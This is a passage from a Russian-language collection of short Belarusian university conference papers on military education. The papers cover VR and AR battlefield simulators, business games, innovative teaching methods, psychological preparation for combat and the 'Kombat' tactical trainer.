Тренировка бойцов, симулятор вождения тяжелой бронированной техники, отработка тактических приемов – вот основные направления использования гарнитуры для планирования и проведения спецопераций. Оборудование для отображения дополненной реальности и погружения в virtual reality может использоваться не только на территории специально подготовленных помещений, но и в пути на очередное задание. Учения с применением AR и VR помогают не просто сократить расходы на подготовку солдат, но увеличить шансы успешного исхода миссии и сохранить жизни персонала.

В 2016 году была представлена система «Виртуальное поле боя», предназначенную для планирования и отработки боевых действий. Система предназначена для компьютерных имитаций военных действий на заданной территории. Поле боя VR отображает действия пользователя и

создаёт события в соответствии с заданными алгоритмами функционирования образцов военной техники.

Описываемая система строится на основе цифровых карт, данных аэрофотосъемки, спутниковых снимков и фотографий. Виртуальное поле боя создаёт модели и сцены движения и стрельбы военнослужащих, информационно-командного обмена, военной техники и вооружения, в которой отображаются их реальные параметры: угол и скорость наведения, характеристики и возможности прицельных комплексов, характеристики боеприпасов. Адекватная оценка свойств местности позволяет принять верное решение при выборе направления военного удара, оперативного построения армии, а также организации взаимодействия между боевыми подразделениями.

Виртуальная модель боевого пространства представляет собой цифровое описание рельефа и объектов местности, в трёхмерных сценах, обеспечивающее топографическое синтезирование изображения реальной местности. Масштаб данной модели пространства может быть любым, за счёт чего обеспечивается корректное решение информационно-расчётных задач с разной степенью детализации, обусловленной характером и уровнем принятия решений.

Военные могут проходить симуляцию боевых действий в виртуальной среде Marine Tactical Decision Kit, точно повторяющей зону боевых действий. В реальном бою солдаты будут лучше ориентироваться на территории и смогут эффективней использовать складки местности. Кроме того, система даёт возможность обыграть внештатные сценарии: внезапное контрнаступление врага, бой в одиночку. Во время учений очки дополненной реальности не просто проецируют цифровую картинку, но и передают действия солдат в командный центр, где находится руководство. Таким образом, инструкторы могут в режиме реального времени корректировать действия отряда. Двусторонняя связь упрощает процедуру оценки действий личного состава.

В перспективе, очки дополненной реальности планируется использовать прямо в бою – они смогут предоставить солдатам необходимую информацию со штаба или разведывательного пункта в режиме онлайн. Также, картинка, которую захватывает прибор, позволит руководству получить детали о местности. Прибор помогает прицелиться, скорректировать наводку, транслирует приказы и замечания командира, а также отображает данные о количестве боеприпасов в обойме и в запасе.

Не меньше впечатляют виртуальные прыжки с парашютом. Тренировочная система состоит из подвесных приспособлений и шлема. ПО выводит на дисплей реальный рельеф местности, куда планируется высадиться, а его возможности позволяют симулировать внештатные ситуации: некорректную работу альтиметра, запутывания строп, осечки при открытии купола.

Комбинированная VR реализует принцип искусственной динамической среды, основанной на синтезе физической и виртуальной реальности. Активно используется для подготовки сухопутных войск. Суть технологии заключается в создании специфических искусственно созданных сцен VR и реального оборудования, снабженного специальными датчиками и сенсорами: шлем с 3D-дисплеем, переносным компьютером, сенсором положения тела, имитатор стрелкового оружия. Один из примеров комбинированной VR военного назначения является система Dismounted Soldier Training System (SDTS) Данная система представляет возможность визуализации участков местности и отработки ведения боя с различным оружием. Кроме того, система позволяет создавать внештатные ситуации: внезапное наступление врага, бой в одиночку и т.д.

Следующая система VR военного назначения Meggitt Training Systems (MTS) представляет собой физическое поле с углом обзора 300 градусов, обеспечивающее реалистичное погружение пользователя в виртуальную среду. Система состоит из 5 плоских экранов и цифровых камер, которые образуют поле погружения пользователя. На экран выводится видео в масштабе один к одному и объёмный звук. Система поддерживает до 20 видов смоделированного оружия и сцен VR.

Другая VR система, разработанная на военной базе McGuire-Dix-Lakehurst, предназначена для имитации стрельбы. Её особенностью является оригинальная визуализация полёта пули. Пользователь может оперировать набором сенсоров для управления и маневра пули, прицеливаться посредством дисплея, установленного на шлеме виртуальной реальности. Через дисплей пользователь может видеть поле боя на 360 градусов в отличии от предыдущей системы MTS. Визуальными объектами-целями в известной системе могут быть военные и гражданские люди, грузовики и бронетехника, вертолеты и самолёты.

Ещё одна разработка GunnAR помогает пользователям прицеливаться, корректировать наводку, передает приказы и требования руководителя, а также отображает сведения о количестве запаса боеприпасов. А известный программно-аппаратный комплекс Tactical Augmented Reality позволяет отображать не только объекты и цели на мониторе, но и местоположение бойца на карте посредством лазерного дальномера и вычислять расстояние до мишени, выводя на экран соответствующие подсказки.

Таким образом, зародившись в результате научных экспериментов в сфере оборонной промышленности, технологии виртуальной и дополненной реальности получили развитие как часть военного комплекса. Сегодня с их помощью можно упростить подготовку солдат и снабдить армию набором оборудования, повышающего её эффективность. Использование современных AR и VR-устройств не требует глубоких познаний в работе компьютерной техники, что делает их простыми в

освоении. Поэтому всё больше стран активно внедряют технологии дополненной и виртуальной реальности в программы военной подготовки.

**Список использованных источников:**

1. ОБЩАЯ ТАКТИКА: УЧЕБНОЕ ПОСОБИЕ Зарицкий В.Н., Харкевич Л.А. [Электронный ресурс]. – Режим доступа : <http://window.edu.ru/catalog/pdf2txt/730/56730/27309>
2. Основы современного общевойскового боя [Электронный ресурс]. – Режим доступа : <http://militera.lib.ru/science/tactic/02.html>
3. Трубецкой. А. И. Технология создания виртуального оперативного (боевого) пространства для применения в современных АСУ военного назначения.
4. Свиридов С.Г. Внедрение технологий виртуальной реальности в процессе подготовки военных специалистов.
5. Граневский К.В. Технологии виртуальной и дополнительной реальности и возможность их применения в военном образовании.

## **ИГРОВЫЕ МЕТОДЫ ОБУЧЕНИЯ ВОЕННОСЛУЖАЩИХ: СУЩНОСТЬ, ОРГАНИЗАЦИЯ И УСЛОВИЯ ЭФФЕКТИВНОСТИ**

*Лазарев Е.П., Лукашевич М.С.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Круглов С.Н.*

Аннотация. Решение проблем связанных с эффективным обучением и воспитанием военнослужащих неразрывно связано с использованием новых методов в образовательном процессе. Рассмотрим деловые игры и их применение при подготовке военных специалистов.

Деловые игры предназначены для выработки и принятия управленческих решений. Такого рода решения принимаются в различных областях человеческой деятельности, поэтому и диапазон применения деловых игр очень обширен. Можно выделить четыре основные области (направления, сферы) использования деловых игр:

для принятия решений в военно – тактических задачах, экстремальных ситуациях, особенно при необходимости учета многочисленных факторов, не все из которых могут быть однозначно количественно определены;

в научных исследованиях, когда определенные проблемы, гипотезы и теоретические положения изучаются и анализируются методом игрового моделирования;

при отборе рациональных вариантов проектных решений, уточнять подлежащие проработке организационные проблемы (проектные игры);

при обучении курсантов в вузах, а также при отборе руководителей, особенно при повышении их квалификации в институтах (факультетах).

Создание деловой игры является сложным процессом. При проектировании игры, способной выполнить поставленные перед ней цели, необходимо соблюсти ряд условий:

наглядность и простота конструкции (модели) деловой игры. Не следует стремиться отразить в ней все функции и процедуры управления реальной деятельностью;

автономность тем и фрагментов деловой игры. Автономность тем и даже фрагментов игры позволяет «настраивать» игру для конкретного состава ее участников. Игра теряет свою целостность и завершенность, но приобретает другие полезные качества;

возможность дальнейшего совершенствования и развития конструкции (модели) деловой игры. «Открытые» игровые модели создают благоприятные возможности для создания деловых игр с минимальными затратами труда и времени;

рациональное сочетание в игровом эксперименте игровой деятельности и деятельности по поводу игры;

максимальное освобождение участников деловой игры, особенно игроков, от рутинных игровых процедур. Особенностью деловой игры является сжатый масштаб времени. Поэтому возможность выполнять рутинные процедуры в максимально сжатые сроки — важный фактор сокращения игрового времени;

максимальное использование готовых разработок. Успешное проведение деловой игры достигается в том случае, когда в подготовленных к игре материалах содержится хорошо продуманная и тщательно отработанная методика сбора, систематизации и обработки игровой и экспертной информации;

нацеленность всех элементов игры на решение изучаемой в игре проблемы. Проведение деловой игры не является самоцелью. Любая деловая игра призвана оказать помощь в разрешении определенной проблемы.

По существу, деловая игра — это действительно своеобразный спектакль с участием командиров различных уровней и настоящих воинских коллективов, в котором правила игры, могут быть различными в зависимости от тех конечных целей, которые должны быть достигнуты игрой.

Целесообразно соблюдение ряда принципов организации проведения игровых имитационных экспериментов, среди которых важнейшими являются следующие:

полное погружение участников деловой игры в проблематику моделируемой в игре организационной системы. Этот принцип означает, что участники деловой игры в течение всего времени ее проведения должны заниматься изучением и анализом только тех вопросов, которые относятся к данной игре;

постепенность вхождения участников деловой игры в экспериментальную ситуацию. Суть этого принципа состоит в том, что все основные сведения по рассматриваемой в игре проблеме игроки получают не до начала, а в процессе игровой деятельности. Причем первые циклы игры должны быть максимально упрощены с тем, чтобы легко осваивалась игровая деятельность. Эти циклы должны сопровождаться лекциями на общие, а не на конкретные применительно к игре темы. Подробное и более детализированное изучение всех материалов, относящихся к игре, должно базироваться на опыте работы обучаемых в условиях игры. Такая последовательность проведения деловой игры позволяет лучше мобилизовать участников на творческую и более продуктивную работу со всеми материалами по изучаемой проблеме;

равномерная нагрузка. Реализация этого принципа означает, что участники игры получают ежедневно новые знания относительно равномерно, равными порциями. Вручаемые игрокам материалы должны быть подобраны таким образом, чтобы освоение их проходило с относительно равными затратами умственной и физической энергии. Соблюдение принципа равномерной нагрузки обеспечивает повышение технологичности деловой игры;

правдоподобие экспериментальной ситуации. Этот принцип означает, что игровая деятельность должна быть в значительной мере похожа на реальную. Это помогает участникам игры лучше уяснить изучаемую проблему, проявлять больше активности и творческого подхода к делу;

участие руководителя. Этот принцип состоит в том, что для успешного проведения деловой игры не просто желательно, а необходимо участие в ней командира подразделения (узла связи, радицентра, поста связи и т.д.) или его заместителя.

Деловая игра как определенная разработка состоит из документов, а нередко и других материалов, совокупность которых дает возможность любому коллективу (а не только разработчикам, создателям игры) воспроизвести ее (проиграть).

Основными документами деловой игры являются: проспект; сценарий; описание игровой обстановки; инструкции игрокам; руководство для администратора; руководство для счетной группы.

Поддержание Вооруженных Сил Республики Беларусь в постоянной боевой готовности к выполнению возложенных на них задач настоятельно требует дальнейшего совершенствования учебной и воспитательной работы со всеми категориями военнослужащих.

Для успешной профессиональной деятельности, обучающиеся должны глубоко усвоить сущность, закономерности, принципы, условия, и факторы формирования военнослужащих и воинских коллективов как активных субъектов воинского труда, овладеть теорией и практикой деятельности в специфических условиях военной службы. Помочь им в этом призвана методика обучения – деловая игра.

## **ПРИМЕНЕНИЕ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ**

*Николаев Е.А.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Тарайкович В.Н.*

Аннотация. В целях повышения качества образовательного процесса и обоснования рациональности использования инновационных технологий на примере дисциплины «Тактика общевойскового боя» была рассмотрена технология «Виртуальная реальность».

Человеческое сознание и память являются безграничными и весьма эффективными даже в сравнении с мощнейшими компьютерами. И в то же время достаточно сложно в полной мере использовать их потенциал. Наш мозг устроен так, что он стремится поскорее избавиться от всей информации, которую он не вскоре не задействует. Этот нюанс очень тесно связан с образовательным процессом, целью которого являются не только дать знания, но и их закрепить. Для этого используется множество методик: обучаемым предоставляют возможность практиковаться, при

изучении техники используют модели, показывают видеоматериалы, всё для того, чтобы сделать обучение наглядным. Однако современные технологии дают несравненно большие возможности, нежели вышеперечисленные методы. Одна из таких технологий – VR.

Виртуальная реальность (VR) — созданный техническими средствами мир, передаваемый человеку через его ощущения: зрение, слух, осязание и другие. Объекты виртуальной реальности обычно ведут себя близко к поведению аналогичных объектов материальной реальности. Пользователь может воздействовать на эти объекты в согласии с реальными законами физики (гравитация, свойства воды, столкновение с предметами, отражение и т. п.).

Главные положительные стороны VR, отличающие метод от других:

Пространственная навигация и пространственное представление

Возможность нахождения в VR большого количества людей одновременно

Симуляция среды (поле боевых действий, полигон)

Визуализация данных (пользователь может видеть ТТХ оружия, которое он использует)

Анатомическая визуализация

Астрономическая визуализация

Взаимодействие с объектами (использование элементов обмундирования, оружия и т.д.)

Также может быть использовано более совершенное решение – платформа VR. Она служит для синхронизации действий человека в реальном мире с действиями управляемого им персонажа в виртуальном мире. Платформа, это своеобразный большой джойстик, связанный компьютером. Она представляет собой конструкцию из вращающегося диска, оборудованного датчиками, фиксирующими каждое движение вашего тела и передающими персонажу в виртуальном мире. Пример (рисунок 1).



Рисунок 1 – Пример использования VR платформы

Исходя из преимуществ вышеуказанной технологии был сделан вывод о рациональности ее использования при изучении тактики общевойскового боя.

**Список использованных источников:**

1. Электронный ресурс – Режим доступа: <https://vr4you.ru/zhelezo-i-aksessuary/kat-vr>

## **ВНЕДРЕНИЕ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ В ПРАКТИКУ ОБРАЗОВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ ДЛЯ УЛУЧШЕНИЯ КАЧЕСТВА ОБУЧЕНИЯ**

*Павловский Е.М.*

*Белорусский государственный университет информатики и радиоэлектроники, г.Минск,  
Республика Беларусь*

*Ли А.Е.*

Аннотация. Инновации - это прямой способ интеграции образования, науки и производства. При этом инновации во всех аспектах: организационном, методическом и прикладном - это главный инструмент повышения качества образования. Цель нововведения - качественное изменение личности студента по сравнению с традиционной системой. Это стало возможным благодаря внедрению в профессиональную деятельность неизвестной практики учебно-воспитательной программы, предполагающей устранение педагогического кризиса.

Понятие «образование» в современном мире связывается с толкованием таких терминов как «обучение», «воспитание», «развитие». Словарные значения рассматривают термин «образование», как существительное от глагола "образовывать" в смысле: «создавать», «формировать» или «развивать» нечто новое. В широком смысле создавать новое – это и есть инновация. Таким образом, образование в своей основе уже является инновацией.

Инновационный характер образования становится важнейшим инструментом в его конкуренции с другими социальными институтами. В современной социально-экономической ситуации не только содержание, но и формы, технологии обучения важны для создания позитивной ориентации молодёжи на образование. Развитие новых методов и каналов образования становится настоятельной необходимостью. Повышение качества, доступности, эффективности образования, его непрерывный и инновационный характер, рост социальной мобильности и активности молодёжи, её включённости в различные образовательные среды делают систему образования важным фактором обеспечения национальной безопасности, роста благосостояния граждан.

Инновации в образовании, в первую очередь, должны быть направлены на создание личности, настроенной на успех в любой области приложения своих возможностей. Под педагогическими инновациями следует подразумевать целенаправленное, осмысленное, определённое изменение педагогической деятельности (и управления этой деятельностью) через разработку и введение в образовательных учреждениях педагогических и управленческих новшеств (нового содержания обучения, воспитания, управления; новых способов работы, новых организационных форм и пр.). Соответственно развитие инновационных процессов - есть способ обеспечения модернизации образования, повышения его качества, эффективности и доступности [1].

Инновации в образовании, в первую очередь, должны быть направлены на создание личности, настроенной на успех в любой области приложения своих возможностей. Под педагогическими инновациями следует подразумевать целенаправленное, осмысленное, определённое изменение педагогической деятельности (и управления этой деятельностью) через разработку и введение в образовательных учреждениях педагогических и управленческих новшеств (нового содержания обучения, воспитания, управления; новых способов работы, новых организационных форм и пр.). Соответственно развитие инновационных процессов - есть способ обеспечения модернизации образования, повышения его качества, эффективности и доступности [2].

Внутрипредметные инновации: то есть инновации, реализуемые внутри предмета, что обусловлено спецификой его преподавания. Примером может служить переход на новые учебно-методические комплексы и освоение авторских методических технологий. Общеметодические инновации: к ним относится внедрение в педагогическую практику нетрадиционных педагогических технологий, универсальных по своей природе, так как их использование возможно в любой предметной области. Например, разработка творческих заданий для учащихся, проектная деятельность и т.д. Административные инновации: это решения, принимаемые руководителями различных уровней, которые, в конечном счете, способствуют эффективному функционированию всех субъектов образовательной деятельности. Идеологические инновации: эти инновации вызваны обновлением сознания, веяниями времени, являются первоосновой всех остальных инноваций, так как без осознаний необходимости и важности первоочередных обновлений невозможно приступить непосредственно к обновлению[1].

Инновация - это внедренное новшество, обладающее высокой эффективностью. Является конечным результатом интеллектуальной деятельности человека, его фантазии, творческого процесса, открытий, изобретений и рационализации в виде новых или отличных от предшествующих объектов. Они характеризуются введением на рынок совершенно новых (усовершенствованных) продуктов (услуг) интеллектуальной деятельности человека, обладающих более высоким научно-техническим потенциалом, новыми потребительскими качествами, которые со временем в свою очередь становятся объектом для совершенствования. Инновационные методы - методы, основанные на использовании современных достижений науки и информационных технологий в образовании. Они направлены на повышение качества подготовки путём развития у студентов творческих способностей и самостоятельности (методы проблемного и проективного обучения, исследовательские методы, тренинговые формы, предусматривающие актуализацию творческого потенциала и самостоятельности студентов). Инновационные методы могут реализовываться как в традиционной, так и в дистанционной технологии обучения[3].

Метод проблемного изложения — метод, при котором педагог, используя самые различные источники и средства, прежде чем излагать материал, ставит проблему, формулирует познавательную задачу, а затем, раскрывая систему доказательств, сравнивая точки зрения, различные подходы, показывает способ решения поставленной задачи. Студенты как бы становятся свидетелями и соучастниками научного поиска.

Метод проектов - система обучения, при которой учащиеся приобретают знания и умения в процессе планирования и выполнения постепенно усложняющихся практических заданий-проектов.

Научно-исследовательская работа студентов, встроенная в учебный процесс - такие работы выполняются в соответствии с учебными планами и программами учебных дисциплин в обязательном порядке; к данному виду научно-исследовательской деятельности студентов относится самостоятельное выполнение аудиторных и домашних заданий с элементами научных исследований под методическим руководством преподавателя (подготовка эссе, рефератов, аналитических работ, переводы статей и т.п.; подготовка отчётов по учебным и производственным практикам, выполнение курсовых и выпускных квалификационных работ); результаты всех видов научно-исследовательской

деятельности студентов, встроенной в учебный процесс, подлежат контролю и оценке со стороны преподавателя [2].

Практико-ориентированные проекты - особенность данного типа проектов состоит в предварительной постановке чёткого, значимого для студента, имеющего практическое значение результата, выраженного в материальной форме: подготовка журнала, газеты, хрестоматии, видеофильма, компьютерной программы, мультимедиа продуктов и т.д. Разработка и проведение данного типа проектов требует детальности в проработке структуры, в определении функций участников, промежуточных и конечных результатов. Для данного типа проектов характерен жёсткий контроль со стороны координатора и автора проекта [4].

Творческие проекты - их особенность заключается в том, что они не имеют заранее определённой и детально проработанной структуры. В творческом проекте преподаватель (координатор) определяет лишь общие параметры и указывает оптимальные пути решения задач. Необходимым условием творческих проектов является чёткая постановка планируемого результата, значимого для студентов. Специфика такого проекта предполагает интенсивную работу студентов с первоисточниками, с документами и материалами, зачастую противоречивыми, не содержащими готовых ответов. Творческие проекты стимулируют максимальную активизацию познавательной активности обучаемых, способствуют эффективной выработке навыков и умений работы с документами и материалами, умений анализировать их, делать выводы и обобщения.

Целью инновационной деятельности является качественное изменение личности учащегося по сравнению с традиционной системой. Это становится возможным благодаря внедрению в профессиональную деятельность не известных практике дидактических и воспитательных программ, предполагающему снятие педагогического кризиса. Инновационная деятельность в образовании как социально значимой практике, направленной на нравственное самосовершенствование человека, важна тем, что способна обеспечивать преобразование всех существующих типов практик в обществе.

Научная основа преподавания – это тот самый фундамент, без которого невозможно представить современное образование. Результаты качественного высшего образования – это не просто грамотность, приближенная к той или иной профессии. Это сочетание образованности и поведенческой культуры, формирование способности самостоятельно и квалифицированно мыслить, а в дальнейшем самостоятельно работать, учиться и переучиваться. Именно из этого исходят сейчас современные представления о фундаментальности образования.

Как следует из сказанного, инновации – это прямой путь интеграции образования, науки и производства, адекватный экономике знаний. Одновременно инновации во всех аспектах: организационном, методическом и прикладном – это основной инструмент улучшения качества образования.

**Список использованных источников:**

1. По материалам Специализированного образовательного портала Инновации в образовании [Электронный ресурс]// <http://sinncom.ru>
2. По материалам интернет-журнала «Эйдос» [Электронный ресурс] // <http://www.eidos.ru/journal>
3. По материалам сайта Детская Психология, Загвоздкин В.К. [Электронный ресурс] // <http://www.childpsy.ru>
4. По материалам сайта Открытый класс, сетевые образовательные сообщества, Суворина В.Г. [Электронный ресурс] // <http://www.openclass.ru>

## **ПСИХОЛОГИЧЕСКОЕ СОПРОВОЖДЕНИЕ ПРОЦЕССА ИЗУЧЕНИЯ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ.**

*Парахневич А.В.*

*Белорусский государственный университет информатики и радиоэлектроники, г. Минск, Беларусь*

*Мартыненко В.О.*

Аннотация. Приближение условий обучения к условиям реальной боевой деятельности – это одна из важнейших предпосылок успешного формирования психических качеств военнослужащих, обеспечивающих сохранение заданных параметров выполнения деятельности в различных боевых ситуациях. Оценить степень готовности и качество такой подготовки возможно только практически на специально подготовленных учебных местах, основным из которых является психологическая полоса препятствий. Внедряя этот элемент в практику подготовки войск можно решать целый комплекс задач, как боевой, психологической, так и иных видов подготовки.

Главная задача в подготовке войск состоит в достижении высокого уровня профессионализма, формировании у каждого военнослужащего устойчивых боевых, морально-психологических и волевых качеств. Несмотря на стремительное развитие науки и техники, средств автоматизации и компьютеризации, основой подготовки войск по-прежнему является полевая выучка, а ее стержнем – тактическая подготовка.

В тоже время, последние военные конфликты наглядно показывают, что на поле боя побеждает не обязательно тот, кто лучше вооружен и лучше подготовлен в военном отношении. Победителем все чаще выходит тот, чья психологическая установка на победу является более жесткой и более прагматичной, кто психологически лучше подготовлен к сражению за победу над противником.

Очевидно, что без психологического сопровождения подготовка войск эффективной быть не может. В данном контексте, психологическая подготовка должна представлять собой систему целенаправленных воздействий, имеющих целью формирование и закрепление у воинов психологической готовности и устойчивости, преимущественно на основе самосовершенствования личностных и развития профессионально важных качеств, приобретения опыта успешных действий в моделируемых экстремальных условиях боевой обстановки.

В боевых условиях перед каждым военнослужащим стоят две задачи: выжить и выполнить боевое задание. При этом следует отметить, что выполнение боевого задания весьма часто является единственным способом выжить. Соответственно, и психологическая подготовка военнослужащих к боевым действиям должна быть нацелена на осознание этой очевидной аксиомы, и на умение пользоваться личностным психологическим ресурсом для успешного выполнения стоящей задачи. Так как, несоответствие между моделью боевых действий, создаваемой в ходе боевой подготовки и боевой реальностью, как минимум создает сложности. А в ряде случаев, приводит к поражению.

Исследования показывают, что человеческая психика претерпевает в бою многочисленные изменения. Под воздействием человеческих гормонов у военнослужащего меняются восприятие информации, механизм принятия решений, чувствительность к болевым ощущениям и т.д. Появляется так называемое «тоннельное зрение», когда военнослужащий воспринимает только один объект - источник непосредственной опасности. В этот момент он не в состоянии уловить и понять любую другую информацию. Теряется логика в оценке ситуации, и ее развитии. Не случайно, только 25% бойцов осознанно используют полученные в результате предварительного обучения технические навыки в реальных боевых условиях. Остальные действуют хаотично.

По этой причине в процессе учебно-боевой подготовки целесообразно проводить мероприятия, направленные на повышение функционирования психики военнослужащего, подготовки военнослужащих к быстрому переходу в состояние готовности к ведению боевых действий. При этом, приближение условий обучения к условиям реальной боевой деятельности – это одна из важнейших предпосылок успешного формирования психологической готовности военнослужащих к бою. В процессе психологической подготовки должны имитироваться различные боевые ситуации в целях совершенствования боевой деятельности. Чем ближе к реальности стоят имитируемые условия боя, тем ближе, по своей психологической структуре, учебно-боевая деятельность приближается к боевой. Естественно, что и по эмоциональной окраске учебно-боевая деятельность должна быть схожа с боевой.

Для достижения победы военнослужащему недостаточно уметь пользоваться оружием и боевой техникой и знать тактику боя, он должен быть готов к применению своих навыков в любых условиях, которые могут сложиться в боевой обстановке, в чем и состоит цель психологической подготовки. При этом основными психологическими факторами боя являются:

- опасность – осознание угрозы своим здоровью и жизни;
- внезапность – неожиданные изменения обстановки в ходе выполнения задачи;
- неопределенность – отсутствие, недостаток или противоречивость информации об условиях выполнения задачи или о противнике;
- увеличение темпа действий – сокращение времени на выполнение действий;
- дефицит времени – условия, в которых успешное выполнение задачи невозможно за счет простого увеличения темпа действий, необходимо изменение содержания структуры деятельности

Центральной задачей целевой психологической подготовки является максимальная детализация динамического когнитивного образа предстоящих действий. Личный состав эффективно действует там, где командиры терпеливо и настойчиво разъясняют людям что, как, когда, в какой последовательности, во взаимодействии с кем и где сделать. Учитывая, что перед боем сознание военнослужащих существенно сужено и загружено мыслями о себе, необходимо делать это четко, требовать от подчиненных многократного словесного повторения боевой задачи.

Отдельной и особой задачей психологической подготовки в ходе занятий должно уделяться формированию стенического психологического настроя военнослужащих. Эмоциональный настрой – это не только источник психической энергии и психологический механизм втягивания людей в сложную деятельность, это, в первую очередь, условие качества и действий. Доказано, что благоприятное состояние повышает эффективность действий приблизительно на 20%, мышечную силу – до 90%, чувствительность зрения и слуха – на 35-65%, позволяет в 5-10 раз уменьшить число ошибок у военнослужащих некоторых боевых специальностей.

Эти показатели должны быть приняты во внимание, так как их недооценка чревата серьезными последствиями. Функциональную надежность психики необходимо повышать за счет:

- выработки высокой чувствительности органов чувств и повышения их устойчивости;



развития способности правильно оценивать в бою расстояние, время, скорость, выработка способности сохранить большой объем внимания, его устойчивость, концентрацию, переключаемость и т. д.;

создания и закрепления всесторонних представлений, охватывающих область боя;  
повышения способности сохранять в бою продуктивность памяти, гибкость, мобильность, быстроту мышления.

Изучение различных источников показало, что методы подготовки военнослужащих к деятельности в боевых условиях можно классифицировать по следующим признакам:

по средствам моделирования боя;

по модальность воздействия (на зрительное, слуховое, тактильное или иное восприятие);

по механизмам воздействия на военнослужащих.

По средствам моделирования факторов боя можно выделить следующие приемы психологической подготовки:

- словесно-знаковые. При таком моделировании воздействие на военнослужащих осуществляется рассказом о сложностях предстоящих действий, о порядке преодоления полосы препятствий (выполнения упражнения) и выполнения задания и др.;

- наглядные. При наглядном моделировании воздействие осуществляется путем демонстрации (показом) различных предметов, видов оружия, соответствующим оборудованием мест занятий;

- компьютерные. Воздействие на военнослужащих осуществляется путем моделирования факторов боя в ходе решения задач и игр при работе на ПЭВМ;

- имитационные. Воздействие на военнослужащих осуществляется с использованием средств имитации внешних признаков боевой обстановки;

- боевые. Воздействие осуществляется путем моделирования факторов боя с использованием боевой техники, вооружения и подручных средств, применяемых для организации и ведения боевых действий.

По модальности воздействия выделяют следующие приемы психологической подготовки:

1. Воздействие на психику военнослужащих через слух для повышения напряженности:

крики, стоны, сирены, угрожающие звуки.

воспроизведение звуков боя и различных необычных звуков (взрывы, грохот, свист);

взрывчатые вещества. Здесь эффективность достигается продолжительностью воздействия, а не его силой.

2. Воздействие на психику военнослужащих через зрительный канал:

световые эффекты (вспышки взрывов, ламп, прожекторов);

разрушения, развалины, чучела. Вызывая с их помощью чувства отвращения, страха, подавленности и требуя при этом выполнения задачи, можно научить военнослужащих преодолевать отрицательные эмоции;

демонстрация воздействия оружия и техники на предметы. Непосредственно наблюдая воздействие оружия и техники на предметы, военнослужащие вырабатывают у себя устойчивость к психологическим факторам боевой обстановки.

3. Воздействие на психику военнослужащих через обоняние. Создавая участки имитации заражения местности учебными рецептурами отравляющих веществ (к примеру, аммиачной водой), другие участки с преобладанием резких, тошнотворных запахов, гари, на которых военнослужащие в противогазах или без них будут отрабатывать вопросы занятия;

4. Воздействие на психику военнослужащих через вестибулярный аппарат. Многочисленные быстрые перемещения предъявляют повышенные требования к вестибулярному аппарату и укрепляют его, а также формируют уверенность в собственных силах.

Как видно, для успешного решения задач психологической подготовки недостаточно лишь знания методов моделирования психологических факторов боя и воздействия на военнослужащих. Необходима умелая организаторская работа по внедрению приемов психологической подготовки.

## **ОБЩЕВОЙСКОВОЙ ТАКТИЧЕСКИЙ ТРЕНАЖЕР «КОМБАТ»**

*Подинако А.В.*

*Белорусский государственный университет информатики и радиоэлектроники, г. Минск,  
Республика Беларусь*

*Будиков Ю.Н.*

Аннотация. Группа «Кронштадт» представила на выставке IDEX инновационные решения для межвидовой боевой подготовки на базе единого виртуального поля боя.

Группа «Кронштадт» продемонстрировала одну из своих самых современных и высокотехнологичных разработок: общевойсковой тактический тренажер «Комбат-Э». Комплексное решение, основанное на технологии Единого Виртуального Поля Боя (ЕВПБ), предназначено для планирования и отработки боевых действий в виртуальной среде. Это одновременно уникальный тренажер и виртуальная среда, которая позволяет отображать действия обучаемых на разных тренажерах боевой техники и моделировать ситуации в соответствии с заданными алгоритмами действия образцов вооружения и техники. Гибкость и масштабируемость данного решения позволяет развертывать на его базе полномасштабные межвидовые центры боевой подготовки, обеспечивающие обучение и отработку боевого слаживания от уровня подразделения до уровня войсковой части

**Функциональность:**

- Создание учебных упражнений с использованием электронной картография и средств нанесения обстановки для создания учебных упражнений.
- Моделирование поведения компьютерных сил и средств противника в соответствии с заранее определенным сценарием и последующим изменением тактической на 3D пространстве, соответствующем цифровым картам реальной местности.
- Моделирование действий обучаемых на тренажерах боевых машин и пунктов управления в едином виртуальном боевом пространстве.
- 3D-визуализация и запись событий и действий для детального разбора.
- Формирование у командиров экипажей боевых машин и подразделений практических навыков принятия решения и организации взаимодействия в различных видах боевых действий, а также управления огнем и подразделениями в ходе ведения боевых действий.
- Обучение и тренировка личного состава подразделений приемам и способам тактических действий при решении учебно-боевых задач и выполнению нормативов по тактической подготовке.
- Проведение детального разбора результатов действий обучаемых с демонстрацией характерных ошибок и выставлением оценок.
- Учет результатов тактических занятий и тренировок подразделения, экипажа и каждого должностного лица.

**Преимущества**

**Программные:**

- Высоко реалистичная 3D-визуализация заданных учебных районов с динамическим изменяемым ландшафтом в режиме реального времени с учетом сезонных и погодных явлений, условий видимости.
- Использование уникальной технологии «умные знаки» для нанесения тактической обстановки и боевых задач на карту с последующим моделированием в автоматическом режиме.
- Высокоточная симуляция физических свойств боевых объектов и окружающей среды.
- Обеспечение работы с электронными картами в 2D и 3D режимах.

**Аппаратные:**

- Унифицированные вычислительные средства.
- Возможность перенастройки и адаптации тренажерных модулей под любое помещение в различных конфигурациях учебной инфраструктуры.
- Возможность адаптации и настройки оборудования под специфические задачи обучения.

**Эксплуатационные:**

- Минимальный состав обслуживающего персонала.
- Сокращение времени, затрачиваемого на обучение в полевых условиях.
- Повышение интенсивности обучения.
- Отработка новых форм и способов ведения боевых действий.
- Сокращение общих затрат на боевую подготовку в 4-6 раз, ресурса военной техники в 5 раз, расходов горюче-смазочных материалов и боеприпасов на 30%.

**Список использованных источников:**

1. ОВТ «ОРУЖИЕ ОТЕЧЕСТВА» [Электронный ресурс] – Режим доступа: <http://bastion-opk.ru/trainer-combat/>

## ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА НА БАЗЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В УЧРЕЖДЕНИЯХ ВОЕННОГО ОБРАЗОВАНИЯ

*Романенко Д.В.*

*Белорусский государственный университет информатики и радиоэлектроники, г. Минск,  
Республика Беларусь*

*Соколов С.В.*

Аннотация. О необходимости использования инновационных информационных технологий и средств для повышения эффективности образовательного процесса.

